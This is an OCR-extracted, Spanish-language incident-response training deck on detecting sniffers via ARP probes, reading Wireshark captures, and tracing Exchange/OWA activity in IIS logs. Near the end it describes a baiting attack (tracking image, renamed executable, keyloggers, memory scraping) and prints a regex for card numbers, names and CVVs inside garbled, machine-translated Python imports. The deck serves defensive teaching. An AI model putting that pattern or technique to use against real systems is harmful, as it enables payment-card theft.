
- **Explicación**: Las tarjetas de red configuradas en modo promiscuo pueden capturar todo el tráfico en el segmento de red, no solo el tráfico dirigido a ellas.
- **Detección**: Envíe un paquete que no sea de transmisión con una dirección MAC inexistente y observe si hay alguna respuesta. Si hay una respuesta, sugiere que un rastreador está operando en modo promiscuo.

## 3. Análisis de latencia

- **Explicación**: Los rastreadores pueden introducir ligeros retrasos en el tráfico de la red.
- **Detección**: Utilice Wireshark para medir el tiempo de los paquetes. Las anomalías pueden indicar la presencia de un rastreador.

# Análisis forense para respuesta a incidentes (DFIR)


**Detección de suplantación de ARP:** Análisis ARP - SÓLO



# Análisis forense para respuesta a incidentes (DFIR)

Todo el tráfico con ARP superpuesto: la mayor parte del tráfico de la red es ARP.

El uso de herramientas de visualización puede hablar mejor que mil entradas de registro



# Análisis forense para respuesta a incidentes (DFIR)

**Detección de modo promiscuo:**

**Paquetes no transmitidos**:

- Se envía una solicitud ARP a una dirección MAC inexistente (00:00:00:00:00:01). Normalmente, este paquete no debería provocar una respuesta si los dispositivos no están en modo promiscuo.

**Respuesta de una dirección MAC inesperada**:

- Se recibe una respuesta ARP desde un dispositivo (192.168.1.105) en respuesta al paquete que no es de transmisión. Esto indica que el dispositivo podría estar en modo promiscuo ya que capturó y respondió a un paquete que no estaba dirigido específicamente a él.

# Análisis forense para respuesta a incidentes (DFIR)

## Detección de modo promiscuo:

**Explicación**: Las tarjetas de red configuradas en modo promiscuo pueden capturar todo el tráfico en el segmento de red, no solo el tráfico dirigido a ellas.

**Detección**: Envíe un paquete que no sea de transmisión con una dirección MAC inexistente y observe si hay alguna respuesta. Si hay una respuesta, sugiere que un rastreador está operando en modo promiscuo.

**Capturar y analizar**:

- En Wireshark, configure un filtro de visualización para capturar respuestas a paquetes que no son de transmisión: `eth.dst == ff:ff:ff:ff:ff:ff`.
- Si algún dispositivo responde a estos paquetes, es posible que esté en modo promiscuo.

```
Timestamp: 2024-07-17 10:00:05
Packet Type: ARP Request
Source IP: 192.168.1.100
Source MAC: 00:1A:2B:3C:4D:5E
Destination IP: 192.168.1.200
Destination MAC: 00:00:00:00:00:01 (Non-existent)
Status: Non-Broadcast Packet Sent
```


# Análisis forense para respuesta a incidentes (DFIR)

## ENCONTRADO: Paquetes ARP y Paquetes No Transmitidos

| A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | **Non-Broadcast Packet Analysis** | | | | | | | | | | | **ARP Packet Analysis** | | | | | |
| Destination | PacketNo. | Time | Source | Protocol | Length | Info | | | Destination | PacketNo. | Time | Source | Protocol | Length | Info | | | |
| Intel_04:99:53 | 195 | 14.42867 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6312 | 385.65 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 231 | 16.99921 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6420 | 386.6788 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 241 | 17.90991 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6450 | 388.6246 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 253 | 18.9436 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6458 | 389.2278 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 274 | 20.99254 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6487 | 390.1496 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 282 | 21.90315 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6541 | 392.6074 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 289 | 22.92833 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6557 | 393.2222 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 336 | 28.9689 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6625 | 394.1557 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 357 | 29.90087 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6789 | 400.697 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 375 | 30.92513 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6793 | 401.2145 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5396 | 335.4594 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 6816 | 402.2344 | Broadcast | ARP | 42 | Who has 172.16.0.131? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5417 | 338.3292 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7474 | 425.6837 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5425 | 338.9387 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7563 | 428.6541 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5439 | 339.9627 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7599 | 429.1683 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5469 | 342.3191 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7646 | 430.191 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5480 | 342.9324 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7751 | 432.6472 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5484 | 343.9565 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7786 | 433.6715 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5564 | 350.4077 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7814 | 434.6955 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5572 | 350.9207 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 7991 | 440.7388 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 5580 | 351.9439 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 8022 | 441.6597 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6119 | 375.398 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 8062 | 442.6816 | Broadcast | ARP | 42 | Who has 172.16.0.44? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6157 | 378.3636 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14689 | 674.6477 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6166 | 378.8759 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14701 | 677.2866 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6171 | 379.9023 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14720 | 678.1607 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6195 | 382.3599 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14727 | 679.2316 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6201 | 382.8716 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14741 | 681.278 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6207 | 383.8974 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14748 | 682.2002 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6294 | 390.3449 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14756 | 683.2241 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6300 | 390.862 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14794 | 689.2821 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 6310 | 391.8815 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14804 | 690.1894 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| Intel_04:99:53 | 8745 | 575.8972 | Broadcast | Packet Sent | 51 | Unexpected Response | | | Intel_04:99:53 | 14812 | 691.2112 | Broadcast | ARP | 42 | Who has 172.16.0.41? Tell 172.16.0.56 | | | |
| | | | | | | | | | Intel_04:99:53 | 15163 | 729.306 | Broadcast | ARP | 42 | Who has 172.16.0.66? Tell 172.16.0.56 | | | |
| | | | | | | | | | Intel_04:99:53 | 15183 | 730.228 | Broadcast | ARP | 42 | Who has 172.16.0.66? Tell 172.16.0.56 | | | |
| | | | | | | | | | Intel_04:99:53 | 15194 | 731.2499 | Broadcast | ARP | 42 | Who has 172.16.0.66? Tell 172.16.0.56 | | | |

# Análisis forense para respuesta a incidentes (DFIR)

## ENCONTRADO: Paquetes ARP y Paquetes No Transmitidos




# Análisis forense para respuesta a incidentes (DFIR)

Las mismas herramientas y técnicas funcionan para dispositivos de red.

Lo que hay que hacer es empezar desde el final y salir.

- Para que algo sucediera, tenía que ocurrir en un orden específico.
- Comience con lo que se sabe que es verdad y trabaje hacia atrás.
- Haga lo siguiente a la inversa, comience con Exchange Server





# Análisis forense para respuesta a incidentes (DFIR)

- El correo electrónico de Microsoft Exchange se almacena en .EDB + la actividad del servidor se mantiene en los registros de intercambio

- IIS accede a los datos de EDB

- Los registros de IIS web server documentan cada URL, por lo que en el caso de Exchange Webmail, los registros documentaron la cuenta de usuario que accedió al buzón y el buzón al que se accedió, junto con el asunto, la fecha, la IP de origen y cualquier objeto, como archivos adjuntos, que se almacenaron. en el BDE.

- Se accede a IIS a través de Firewall



# Análisis forense para respuesta a incidentes (DFIR)

**Reproducción de la actividad de Exchange para análisis**

- Implica configurar Exchange (B/E) e IIS (F/E) completamente funcionales
- Envíe los registros de URL de IIS para reproducir la actividad exacta

**Estructura de correo electrónico**

**Objeto de mensaje**: un mensaje de correo electrónico en Exchange se almacena como un objeto de mensaje en la base de datos. Este objeto contiene el texto del correo electrónico, metadatos (como remitente, destinatarios y asunto) e información sobre los archivos adjuntos.
**Objetos adjuntos**: los archivos adjuntos se tratan como entidades separadas pero están asociados con el objeto del mensaje. Cada archivo adjunto tiene su propio objeto en la base de datos. Esta separación permite una gestión y recuperación eficientes tanto del cuerpo del correo electrónico como de sus archivos adjuntos.

**Almacenamiento de bases de datos**

**Tabla de mensajes:** en la base de datos de Exchange, los mensajes de correo electrónico se almacenan en una tabla específica que contiene toda la información principal sobre el mensaje, incluido el texto y las propiedades.
**Tabla de archivos adjuntos:** los archivos adjuntos se almacenan en una tabla diferente. Esta tabla contiene información sobre cada archivo adjunto, incluidos los datos, el tamaño y los metadatos del archivo. Cada entrada de archivo adjunto está vinculada a la entrada de mensaje de correo electrónico correspondiente.

# Análisis forense para respuesta a incidentes (DFIR)

**LUGAR EN EL SERVIDOR:** IIS SERVER\%SystemDrive%\inetpub\logs\LogFiles

**CUERPO DEL MENSAJE:** 2024-08-25 10:15:32 192.168.1.10 GET /owa/auth.owa 200 0 0 1234 567 12.34.56.78 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" "https://mail.example.com/owa/"

**CUERPO DEL MENSAJE:**2024-08-25 10:16:10 192.168.1.10 GET /owa/attachment.ashx?id=98765 200 0 0 1234 567 12.34.56.78 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" "https://mail.example.com/owa/"

- Date/Time: 2024-08-25 10:16:10
- IP Address: 192.168.1.10
- Method: GET
- URI Stem: /owa/attachment.ashx (un controlador común para archivos adjuntos en OWA)
- URI Query: ?id=98765 (un parámetro de consulta que indica el ID del archivo adjunto)
- Protocol Status: 200 (OK)
- Message ID: 1234 567
- User Agent: Detalles del navegador
- Referer: URL de la página OWA que inició la descarga

# Análisis forense para respuesta a incidentes (DFIR)

## ¿Dónde está la evidencia?

- Correo electrónico: servidor Exchange
- Los registros de acceso a datos están en SQL Server
- El acceso está en los registros del servidor web.
- Las credenciales entrantes y los registros de VPN están en el firewall
- El historial de acceso de los usuarios a Escritorio remoto se encuentra en los servidores RDP en los que iniciaron sesión.

```
2022-12-26 00:01:01 162.200.73.181 GET /owa/
mailbox= John.K[redacted]p@[redacted].com &CorrelationID=<empty>;&ClientId=YQLYPNOFKSDKWPEHODWG&cafeReqId=d7
4215fd-b921-4e6b-9826-3af8bf29e4ba; 443 Voicemail_Admin@[redacted].com 8.8.8.8 Mozilla/5.0+(Windows+NT+10

2022-12-26 08:15:02 156.137.3.32 GET /owa/
mailbox=John.K[redacted]p@[redacted].com&CorrelationID=<empty>;&ClientId=TKMGYCCROYDTEDCRF&fktkReqId=d642896d-f
d-b921-4e6b-9826-3af8bf29e4ba; 443 John.K[redacted]p@[redacted].com 8.8.8.8 Chrome/115.0.5790.171
```

# Tácticas de cebo

En este ataque, la empresa víctima recibe un archivo o correo electrónico que contiene un *http: “<fuente img>”* etiqueta. La fuente de la imagen está en una computadora que el atacante monitorea. Cuando la víctima abre el correo electrónico, la dirección IP de la computadora se registra en una entrada de registro en el servidor HTTP que aloja la imagen.

Se descarga a la víctima un archivo con extensión de imagen.

Una vez descargada, la extensión de la imagen se cambia a un ejecutable y se ejecuta.

Esto instala herramientas para que el atacante regrese al sistema para luego escalar privilegios e instalar otros programas, registradores de pulsaciones de teclas, etc.

Las aplicaciones se inyectan en la memoria para extraer memoria, tarjetas de crédito, contraseñas, etc.

# Análisis forense para respuesta a incidentes (DFIR)

tiempo de importación

importar re

conector de importación

importarlos

de cryptography.hazmat.primitives.ciphers importar cifrado, algoritmos, modos

desde cryptography.hazmat.primitives importar relleno

desde cryptography.hazmat.backends importar default_backend

# Constantes

patrón_regex = r"(\d{16})\s([A-Za-z]+\s[A-Za-z]+)\s(\d{3})" [NOTA RG: ESTA ES LA BÚSQUEDA DEL GREP]

